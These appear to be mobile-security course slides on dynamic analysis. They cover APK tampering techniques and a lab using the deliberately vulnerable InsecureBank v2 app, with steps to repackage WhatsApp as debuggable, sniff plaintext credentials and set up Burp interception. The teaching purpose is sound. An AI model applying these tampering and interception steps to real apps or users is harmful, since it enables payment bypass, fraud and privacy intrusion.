Modification of the Application

Techniques

- There are two types of techniques that allow users to modify the application's execution flow.
  - Modification of the APK file:
    - Unpacking of the application.
    - The desired source code or resources files of the application may be added, removed or modified:
      - Deactivate SSL verification.
      - Deactivate blocking existing for the payment functionality.
      - Remove advertisement libraries.
    - Repack the application.
    - Sign the application.
    - Install the application on the device and execute it.



Modification of the Application

Techniques

- Use of a debugger
  - First, the application has to be repacked with the debugging option activated.
  - Breakpoints are defined and the application may be executed on the device directly by using a debugger such as JDB, IDA Pro, Hopper, etc.
    - If the source code is not available, it may be necessary to use a jailbroken or rooted device.
  - During the execution of the application, it is possible to add code or modify the value of variable as well as the flow.
    - It allows the user to perform the following tasks selectively:
      - Deactivate SSL verification.
      - Deactivate blocking existing for the payment functionality.
      - Remove advertisement libraries.

Dynamic Analysis Laboratories

Dynamic Analysis Laboratories

Introduction

- In this section of the unit, two laboratories will be carried out in order to practically display all the information that may be obtained through the static analysis of applications.
- The analysis will be conducted on the vulnerable applications (Android and iOS) that were analysed during the static analysis laboratories.
- In this case, it will be possible to verify the existence of potential problems identified during the static analysis of applications.
- The dynamic analysis conducted in this section is not a definitive analysis, since it should be complemented with a static analysis of applications and a forensic analysis of the elements created by them.
- Procedures and practices used to mitigate issues found within the laboratories are reviewed in unit 5: “Secure development of mobile applications”.

Procedure

- The procedure to follow for each application is described below:
  - Preparation of the binary file.
  - Verification of network connections:
    - Transmission of non-encrypted data.
    - Man-in-the-middle attack.
    - Verification of SSL connection.
  - Checking of the security of data storage.
  - Exploitation of vulnerable components (input validation).
  - Modification of the application's behaviour.
  - Revision of the application's logs.
- Once the analysis is finished, a report including a summary of the results obtained will be presented.

Tasks

- The analysis process described in the last slide is organised into tasks.
- Tasks are part of a work that students should carry out on their own.
- In order to motivate learning, tasks are divided into two essential parts:
  - Motivation and description of the tasks to perform, including the type of results expected.
  - Preparation of the environment for the performance of the task.
  - Procedure to carry out the task and expected results.
- Both parts are described in different slides.
- This is intended for students to try to perform the task with no access to the procedure.
- Students will be able to use the previously described procedure in order to check the solution and to solve possible doubts regarding the topic.

Dynamic Analysis of a Vulnerable Android Application

Introduction


- In this laboratory, the application “Insecure Bank v2” will be analysed.
- In this case, a dynamic analysis of the application will be conducted.
- The structure of the laboratory has been divided into the following sections:
  - Initial preparation of the device or emulator.
  - Preparation of applications for the dynamic analysis.
  - Initial preparation of the environment.
  - Analysis.
  - Conclusions of the analysis.

NOTE: PLEASE, PERFORM ALL THE TASK ON A DEVICE THAT DOES NOT INCLUDE PERSONAL DATA OR APPLICATIONS, SINCE THEIR INTEGRITY AND CONFIDENTIALITY MAY BE COMPROMISED.

Preparation of the Environment - Emulator


- Before executing applications, it is necessary to prepare a device or emulator for them to be executed.
- There are multiple options to execute applications. Two of them will be covered in this laboratory:
  - Emulator
    - In order to create an emulator, it is necessary to open the “Android Device Manager”, accessible from Android Studio or Android’s SDK manager.
    - In the Santoku console or in Android’s sdk directory in case we are using our computer.


```
> android
```



Preparation of the Environment - Emulator

- In the ADV, select “Create” and fill the options just like it is illustrated in the image below (also specify a 200 MiB SD card).






- If the target does not appear in any option, it is necessary to access SDK manager again and install the corresponding image.

Preparation of the Environment - Emulator


- Once created, it is only necessary to click “execute” and the emulator will run.



Preparation of the Environment - Device

- If you have a physical device, it is possible to execute applications that have been modified or developed by ourselves, but it is necessary to activate the debug mode first.
- Versions from 4.2: Settings -> After some taps on “Build number”, The development menu is executed and the USB debugging option should be activated.

Preparation of the Environment - Device



- Development options should be activated in the settings menu.
- Go back and access options to activate USB debugging.
- Connect the device to the workstation through the USB.
- If the device asks whether the user wants to rely on the connected device, select accept.
- If it does not, use the console to search the device.

```
> adb devices
```

Preparation of the Environment - Application

- Some tasks performed in the dynamic analysis require the application to be configured in order to enable backups and the debug process.
- If the application is configured properly, it will not be possible to carry out such actions; therefore, it is necessary to modify the application.
- The application Insecure Bank InsecureBankv2 will not be used for this task, since it is vulnerable. Instead, Whatsapp (that can be downloaded from http://www.whatsapp.com) will be used.


Task
Create a debuggable Whatsapp apk file that enables backups.

Expected result
Whatsapp application in apk format that can be executed in a device and with the possibility of debugging and carrying out backups.

Preparation of the Environment - Application

Solution

- First, download Whatsapp from the official website.



Preparation of the Environment - Application

Solution

- Once the apk file is downloaded, install it on the emulator or a device connected via USB.

```
> adb install WhatsApp.apk
```

- Check if it is possible to access from the application's shell.

```
> adb shell
```

- Open a console from the telephone and try to open a console from there with the user of Whatsapp.

```
santoku@santoku-VirtualBox:~/Downloads$ adb shell
root@generic:/ # run-as com.whatsapp
run-as: Package 'com.whatsapp' is not debuggable
```

- An error message explaining that it is not possible to debug the application will be displayed.

Preparation of the Environment - Application

Solution

- Modify the apk file to activate the debugging.
- Use apktool to unpack the file.

```
> apktool d WhatsApp.apk
```

- Access the AndroidManifest.xml file of the root, modify the backup option, and add the debug one.

```
<uses-permission android:name="android.permission.READ_EXT
<application android:allowBackup="true" android:debuggable="true" and
  <uses-library android:name="com.google.android.maps" android:requi
  <uses-library android:name="com.sec.android.app.multiwindow" andro
  <meta-data android:name="com.google.android.gms.car.application" a
  <meta-data android:name="com.google.android.maps.v2.API_KEY" and
  <meta-data android:name="com.google.android.gms.version" android:
```

- Save the file and repack the application.

```
santoku@santoku-VirtualBox:~/Downloads$ apktool b WhatsApp -o whatsapp_debug.apk
I: Using Apktool 2.0.3
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/lib)
I: Building apk file...
I: Copying unknown files/dir...
santoku@santoku-VirtualBox:~/Downloads$
```

Preparation of the Environment - Application

Solution

- When attempting to install the application it fails because it is not signed.
- To do this, it is necessary to create a keystore first.

```
santoku@santoku-VirtualBox:~/Downloads$ keytool -genkey -v -keystore curso.keyst
ore -alias curso -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
```

  - *Curso.keystore* is the file, and *curso,* the alias of the *keystore.*
  - Select the password to encrypt the *keystore* and the alias.
- Sign the application with the *keystore.*

```
santoku@santoku-VirtualBox:~/Downloads$ jarsigner -verbose -sigalg SHA1withRSA -
digestalg SHA1 -keystore curso.keystore whatsapp_debug.apk curso
Enter Passphrase for keystore:
```

- Using old passwords, the apk file signed is obtained.

Preparation of the Environment - Application

Solution

- Install it.

```
santoku@santoku-VirtualBox:~/Downloads$ adb install whatsapp_debug.apk
287 KB/s (27775845 bytes in 94.496s)
        pkg: /data/local/tmp/whatsapp_debug.apk
Success
santoku@santoku-VirtualBox:~/Downloads$
```

- Verify that it is possible to debug the application.

```
santoku@santoku-VirtualBox:~/Downloads$ adb shell
root@generic:/ # run-as com.whatsapp
root@generic:/data/data/com.whatsapp $
```

- **The same way that the elements of the application's manifest have been modified, it is also possible to modify assets, resources, strings, and even the application's mali code.**

Preparation of the Environment - Server

- Insecure Bank InsecureBankv2 is an example of a fictitious banking application.
- For the application to work, it connects to a server that exemplifies the activity of the “Insecure Bank”.
- In order to perform some of the tasks required in this analysis, it is necessary that the whole infrastructure of the bank is working. To this end in Santoku:
  - Install the python easy_install application:

    ```
    > sudo apt-get install python-setuptools
    ```

  - Install the python libraries necessary:

    ```
    > sudo easy_install flask flask-sqlalchemy simplejson cherrypy
    ```

  - Browse the back end directory (downloaded in the static analysis) and execute the server:

    ```
    > cd AndroLabServer
    > python app.py
    ```


Preparation of the Environment - Client

- Once the server is executing, it is possible to install the client.
- To this end, browse to the directory in which the GitHub's repository has been downloaded and execute:

  > adb install InsecureBankv2.apk

- Once installed, it is possible to verify that the application is stored in the device by accessing the application's menu and executing it.
- In order to configure the server, select the "options" menu and then, "preferences".

Preparation of the Environment - Client




- To discover the IP address in which the server is listening, it is necessary to access a console in the machine executing the server and run the ifconfig command.

```
santoku@santoku-VirtualBox:~/Documents/Android
eth0      Link encap:Ethernet  HWaddr 08:00:27
          inet addr:192.168.0.63  Bcast:192.16
          inet6 addr: fe80::a00:27ff:fe65:cdcc
```


- Use the IP obtained to configure the InsecureBank's client.
- Use the following credentials to verify that everything is working properly:
  - User: jack
  - Password: Jack@123$

Preparation of the Environment - Client

- The following image should be displayed:



Connections



- The following elements will be reviewed in this section:
  - Transmission of non-encrypted data.
  - Vulnerability to Man-in-the-middle attacks.
  - Verification of SSL connection.
- The environment required for each of the revision is lightly different:
  - In the case of traffic inspection, it is only necessary to capture the traffic created by the application. However, in the rest of cases, it is necessary to perform different actions.
  - In the rest of cases, it will be necessary to capture the traffic created by the device or modify the application to remove verifications on the SSL application.

Analysis of Data Transmission

- Depending on the architecture used, the capture of traffic may be carried out in multiple ways.
- In this analysis, students will use the most simple one: the emulator.
- In this case, all the traffic created will move between the emulator and the python back end, without leaving the analysis machine.
- This way, in order to conduct the analysis it will be possible to use the Wireshark application (used in Santoku) or a Proxy.
- In case the application is executed on a physical device, due to the fact that the back end is being executed in a machine to which we all have access, it is also enough to use Wireshark to capture all the traffic between the application and the back end.
- In order to avoid problems related to issues of configuration, select “listen on all the interfaces” in both programs.

Transmission of non-Encrypted Data

- Once Wireshark is being executed and capturing network traffic created on the device, check the type of data transmission carried out.


Task
Verify that connections of the application to the back end are made non-encrypted with HTTP, as explained in the static analysis.

Expected result
A list including network connections made by the application that are carried out non-encrypted through HTTP, together with an analysis of data sent through such connections.

Transmission of non-Encrypted Data

Solution


- Interact with the application using data from older activities and observe packets captured by Whireshark.
- To reduce the information to be analysed, apply a filter for HTTP connections to be the only ones displayed.



Transmission of non-Encrypted Data

Solution

- Check that packets captured, apart from being sent non-encrypted, include sensitive information such as user and password.
- The rest of connections created while interacting with the application, follow the same pattern as the one shown below.



Unencrypted Data Transmitted and Man in the Middle

Solution


- Another solution to analyse the traffic created by the application to study is using a proxy sever.
- In this case, apart from inspecting traffic, it is also possible to modify the parameters sent to the server and, depending on the proxy server capabilities, inspect the content of SSL connections.
- During this part of the task, the following steps will be followed:
  - Configure the proxy for the traffic capture and interception.
  - Configure the emulator:
    - To send all the traffic via proxy.
    - For SSL connections to be inspected by using the emulator.
  - To intercept a connection to the server's back end.
  - To intercept an SSL connection to google.com made through the browser (the InsecureBank application does not use SSL).

Unencrypted Data Transmitted and Man in the Middle


Solution

Proxy configuration

- In this task, the application Burp Suite Free Edition, included in Santoku, will be used.



